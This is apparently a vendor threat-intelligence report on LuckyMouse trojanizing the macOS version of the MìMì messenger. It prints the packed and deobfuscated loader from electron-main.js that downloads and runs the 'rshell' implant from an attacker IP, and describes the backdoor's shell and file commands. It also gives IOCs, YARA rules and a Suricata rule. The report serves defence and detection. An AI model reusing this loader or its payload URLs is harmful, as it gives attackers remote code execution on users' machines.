LuckyMouse uses a backdoored Electron app to target MacOS

8/12/2022

*This blog post on LuckyMouse is an extract of the "**FLINT 2022-045 – LuckyMouse uses a backdoored Electron app to target MacOS**" report (SEKOIA.IO Flash Intelligence) sent to our clients on August 10, 2022.*

Note: TrendMicro has published on the same campaign under the title : "Iron Tiger Compromises Chat Application Mimi, Targets Windows, Mac, and Linux Users".

Summary

During a review of the HyberBro Command and Control (C2) infrastructure linked to China-nexus LuckyMouse intrusion set, SEKOIA spotted an unusual connection with an application. Further investigation led to identify this application as "MìMì" (秘秘 – "secret", aka Mi). Mimi is a Chinese-speaking Electron App developed by Xiamen Baiquan Information Technology Co. Ltd. **SEKOIA established that "MìMì" Messenger's MacOS version is trojanized since May 26, 2022 to download and execute a Mach-O binary dubbed "rshell".**

At this stage, SEKOIA is not able to assess the objective of this campaign. **As this application's use in China appears low, it is plausible it was developed as a targeted surveillance tool.** It is also likely that, following social engineering carried out by the operators, targeted users are encouraged to download this application, purportedly to circumvent Chinese authorities' censorship.

This is not the first time a messaging application dropping an implant connecting to the LuckyMouse infrastructure is observed. **In 2020, our** ESET fellows uncovered compromised versions of Able Desktop**, a messaging application widely used in Mongolia in the "StealthyTrident" operation.** In this campaign, Able Desktop was used to drop several implants, including PlugX, Tmanger and HyperBro, known to be a part of the LuckyMouse tool set.

However, **this is the first time that SEKOIA observed LuckyMouse targeting MacOS**. Moreover, if this application is exclusively used by Chinese citizens, **it would be the first time that we identified LuckyMouse involved in domestic surveillance**. This FLINT presents our findings on this campaign, including a description of the Rshell implant, and associated IOCs.


"MìMì" Messenger backdooring

The "Mi" Application is an Electron messaging app available for Android, iOS, Windows and MacOS platforms. As Mi is not widely promoted, and its related website (www.mmimchat[.]com) doesn't display a detailed description, general conditions of use or social media links, SEKOIA rapidly questioned its legitimacy.

Figure 1. Mimi website at www.mmimchat[.]com

Moreover, the website hosted files were last modified on July 26. Based on the Apple Store change logs and Passive DNS, we figured that the first traces of this application dates back to June 2020. **However, SEKOIA was not able to assess whether this application is legit, or if it was designed or repurposed as a surveillance tool.** Additionally, based on our open source investigations, it is not possible to assess whether Xiamen Baiquan Information Technology Co. Ltd. is a legit or a shell company.

The MacOS version of the "Mi" Application is an ElectronApp packaged in an Apple Disk Image file. This application seems to be functional, where end users simply register themselves to be able to discuss with their contacts. **However, in version 2.3.0, published on May 26 2022, the ./mimi.app/Contents/Resources/app/electron-main.js file was trojanized**. As shown below, this was implemented by placing a Dean Edwards Packed JavaScript code at the beginning of the module.exports function.



```
module.exports=function(t){eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+(
(c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k
[c]||e(c);k=[function(e){return r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace
(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('(9(){0 5=1("5");0 h=1("h");0 6=1("6");0 7=1("7");0
2=1("2");0 3=1("m").3;n.i("o",(e)=>{j.k(e)});9 l(a,b,c){8 d=7.p(b);6(a).q(d).i("r",c)}s(2.t()=="u"){8
f=2.v()+"/";8 g="5://w.y.z.A/";l(g+"4",f+"4",()=>{j.k("B C");3("D +x "+f+"4");3(f+"4")})})();',40,40,
'const|require|os|exec|rshell|http|request|fs|var|function|||||||https|on|console|log|downloadFile|
child_process|process|uncaughtException|createWriteStream|pipe|close|if|platform|darwin|tmpdir|139||
180|216|65|download|finish|chmod'.split('|'),0,{}));var e={};function n(r){if(e[r])return e[r].exports;
var o=e[r]={i:r,l:!1,exports:{}};return t[r].call(o.exports,o,o.exports,n),o.l=!0,o.exports}return n.
m=t,n.c=e,n.d=function(t,e,r){n.o(t,e)||Object.defineProperty(t,e,{enumerable:!0,get:r})},n.r=function
(t){"undefined"!==typeof Symbol&&Symbol.toStringTag&&Object.defineProperty(t,Symbol.toStringTag,
{value:"Module"}),Object.defineProperty(t,"__esModule",{value:!0})},n.t=function(t,e){if(1&e&&(t=n(t)),
8&e)return t;if(4&e&&"object"===typeof t&&t&&t.__esModule)return t;var r=Object.create(null);if(n.r(r),
Object.defineProperty(r,"default",{enumerable:!0,value:t}),2&e&&"string"!=typeof t)for(var o in t)n.d
(r,o,function(e){return t[e]}.bind(null,o));return r},n.n=function(t){var e=t&&t.__esModule?function()
{return t["default"]}:function(){return t};return n.d(e,"a",e),e},n.o=function(t,e){return Object.
prototype.hasOwnProperty.call(t,e)},n.p="",n(n.s=84)}([function(t,e){t.exports=require("electron")},
function(t,e){var n=function(t){return t&&t.Math==Math&&t};t.exports=n("object"==typeof globalThis&&
```

Figure 2. Backdoored electron-main.js file.

This code, executed at the runtime, checks if the environment is MacOS (darwin) and then downloads the “rshell” implant from 139.180.216.65, an IP address already associated to LuckyMouse HyperBro C2. The retrieved payload is written in the temp folder, chmoded with execution permission and then, executed as shown in the deobfuscated code:

```
(function() {
    const http = require("http");
    const https = require("https");
    const request = require("request");
    const fs = require("fs");
    const os = require("os");
    const exec = require("child_process").exec;
    process.on("uncaughtException", (e) => {
        console.log(e)
    });

    function downloadFile(a, b, c) {
        var d = fs.createWriteStream(b);
        request(a).pipe(d).on("close", c)
    }
    if (os.platform() == "darwin") {
        var f = os.tmpdir() + "/";
        var g = "http://139.180.216.65/";
        downloadFile(g + "rshell", f + "rshell", () => {
            console.log("download finish");
            exec("chmod +x " + f + "rshell");
            exec(f + "rshell")
        })
    }
})();
```

Figure 3. Code responsible for downloading and executing RShell.

While SEKOIA analysts checked Windows, iOS, and Android versions of the app, no backdoor was found in the current versions. **However, TrendMicro found old Linux and Windows versions backdoored.** Read their analysis here.

RShell Mach-O implant

The downloaded implant, named RShell by its developers, is written in C++ and embeds the Boost.Asio and nlohmann/json libraries. This backdoor uses BJSON (Binary JSON) over TCP sockets to communicate with its command and control server, without any encryption and does not display a persistence mechanism.

Upon execution, RShell backdoor attempts to connect with the C2 server. This “Hello message” to the C2 server contains:

- a random GUID, added to each response to the C2 server
- the hostname
- the IPv4 adresses
- the type of connection (“login” for instance)
- the current username
- the kernel version.

```
{
  "guid": "aa23093e-6e81-b341-1794-5c6697fc00c7",
  "hostname": "tests-iMac.local",
  "lan": "127.0.0.1,10.0.0.11",
  "type": "login",
  "username": "run",
  "version": "19.0.0"
}
```


Figure 4. Hello packet from the implant.

RShell backdoor accepts two “types” of commands: “cmd” and “file”.

The group “cmd” contains three commands:

- init(): start a bash
- data(data): write data to the bash
- close(): ends up the bash.

The second type of commands, “file”, enable interactions with the filesystem:

- dir(path): returns a list of files and subdirectories for the specified path
- init(): returns a list of files and subdirectories for the root filesystem (equivalent to dir(“/”))
- down(path): opens a file in binary and read-only mode and returns the size of the file
- read(path): reads the specified file. The file must first have been opened with the down command
- upload(path): opens a file in binary and write-only mode
- write(data, path): writes data to the specified file. As for the read command, the file must first have been opened with the upload command before
- del(path): delete the specified file or directory
- close(path): closes the file

The following figures present an example of request and response for the dir command.


```
{
    "type":"file",
    "subtype":"dir",
    "path":"/Users/run/Downloads/"
}
```


Figure 5. **Example of dir request**


```
{
   "files":[
      {
         "len":96,
         "mode":"drwx------",
         "name":".",
         "time":"2022-08-08 10:05:33",
         "type":true
      },
      {
         "len":480,
         "mode":"drwxr-xr-x",
         "name":"..",
         "time":"2022-08-08 09:03:15",
         "type":true
      },
      {
         "len":253664,
         "mode":"-rwxr-xr-x",
         "name":"rshell",
         "time":"2022-08-08 10:05:33",
         "type":false
      },
   ],
   "guid":"aa23093e-6e81-b341-1794-5c6697fc00c7",
   "path":"/Users/run/Downloads/",
   "subtype":"dir",
   "type":"file"
}
```


Figure 6. **Example of dir response**

A keepalive message is sent to the C2 server every 40 seconds. The server must echo this message. Based on this observation, we created a Suricata rule to spot this threat in your network flows (see Appendix).

Links with LuckyMouse

Infrastructure links were established between China-nexus Intrusion Set LuckyMouse and this operation.

Of note, in the course of our investigation, the same HTTP server also served a HyperBro which was configured to communicate over HTTPs to 139.180.216[.]65. The malicious DLL of this HyperBro sample was signed by a certificate known to be stolen and then used by LuckyMouse. The files launching this sample were accessible at the following URLs:

- http://139.180.216.65/dlpumgr32.exe
- hxxp://139.180.216.65/dlpprem32.dll
- hxxp://139.180.216.65/dlpprem32.bin

Secondly, both LuckyMouse and RShell operators use the same IP range, namely 103.79.76.0/22.

While this IP range was recently used by LuckyMouse, notably to host three HyperBro C2 servers (103.79.77[.]200, 103.79.76[.]232, 103.79.78[.]48), two RShell C2 were also identified at 103.79.76[.]88 and 103.79.77[.]178.

Finally, as documented by ESET, compromised messaging applications were already leveraged by LuckyMouse in past activities and this Intrusion Set was observed using Dean Edwards Javascript packer in previous watering hole campaigns.

Conclusion

Based on our investigations, **SEKOIA associate this activity to LuckyMouse with high confidence.** It is plausible this activity indicates an expansion of LuckyMouse's mandate, now including surveillance. However, as this Intrusion Set was mostly observed continuously carrying out espionage activities, notably against the technology and governmental sectors, SEKOIA assess this hypothesis is unlikely.

At the time of writing, SEKOIA refrains from making any assessment on the Intrusion Set's motivation and will continue to closely monitor their activities. Regardless of LuckyMouse's goals, it is of particular interest to observe the **targeting of MacOS environment**. SEKOIA assess this Intrusion Set will continue updating and improving their capabilities in the short-term.

Discover our CTI and XDR products

IOCs & Technical Details

Related infrastructure

```
103.79.76[.]88
103.79.77[.]178
139.180.216[.]65
```

RShell hashes

```
8c3be245cbbe9206a5d146017c14b8f965ab7045268033d70811d5bcc4b796ec    rshell
3a9e72b3810b320fa6826a1273732fee7a8e2b2e5c0fd95b8c36bbab970e830a    rshell
```

Compromised DMG images

```
f6e0e5c9b9d43e008805644d937770b399f859cbba475ad837805d9adec13a2c    2.3.0.dmg
4742c1987fdd968d7f094dc5a3ea3e9b5340b47e5a61846ac6ac7ae03fc7288f    2.3.1.dmg
64e771c894616100202e83f3574f8accc8453138af6709367c99157e33bb613a    2.3.2.dmg
466981b6aa38ae35a2c0e21a2066b4e803cc0bf76409eeb605892604c20ccf3a    2.3.3.dmg
```

HyperBro implant
Warning: dlpumgr32.exe is a legit file

```
ef2f20d1016cd39ff44f1399c8aa5c1ff5bfd4850d611ba375fbeff7f7e3eaf6    dlpprem32.bin
22c3c2bf77a94ed5f207c00e240f558d6411308d237779ffb12e04bbe2c90356    dlpprem32.dll
07758c93ba33843a9c5603f900f2ad0231c64ec77f6bba6de83ed6e2902022e4    dlpumgr32.exe
```

YARA rules

```
rule apt_LuckyMouse_RShell_strings {
    meta:
        id = "89f18013-ea3e-440f-821e-cef102a43b7b"
        version = "1.0"
        malware = "RShell"
        intrusion_set = "LuckyMouse"
        description = "Detects LuckyMouse RShell Mach-O implant"
        source = "SEKOIA"
```

```
        creation_date = "2022-08-05"
        classification = "TLP:WHITE"
    strings:
        $ = { 64 69 72 00 70 61 74 68
              00 64 6F 77 6E 00 72 65
              61 64 00 75 70 6C 6F 61
              64 00 77 72 69 74 65 00
              64 65 6C }
        $ = { 6C 6F 67 69 6E 00 68 6F
              73 74 6E 61 6D 65 00 6C
              61 6E 00 75 73 65 72 6E
              61 6D 65 00 76 65 72 73
              69 6F 6E }
    condition:
        uint32be(0) == 0xCFFAEDFE and
        filesize < 300KB and
        all of them
}

rule apt_LuckyMouse_Compromised_ElectronApp {
    meta:
        id = "7702217d-771f-47af-8eaa-d5acf1e14f4d"
        version = "1.0"
        intrusion_set = "LuckyMouse"
        description = "Detects compromised ElectronApp"
        source = "SEKOIA"
        creation_date = "2022-08-05"
        classification = "TLP:WHITE"
    strings:
        $s = "module.exports=function(t){eval(function(p,a,c,k,e,r)"
    condition:
        $s at 0 and filesize < 100KB
}
```

Suricata rule

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any  (flow: from_client,
established;content:"|19 00 00 00 02 74 79 70 65 00 0a 00 00 00 6b 65 65 70 61 6c 69
76 65 00 00|";dsize:25;msg:"Detects a LuckyMouse RShell beaconing
packet";sid:XXXXXXXXX; rev:001; threshold: type limit, track by_src, seconds 500,
count 1;)
```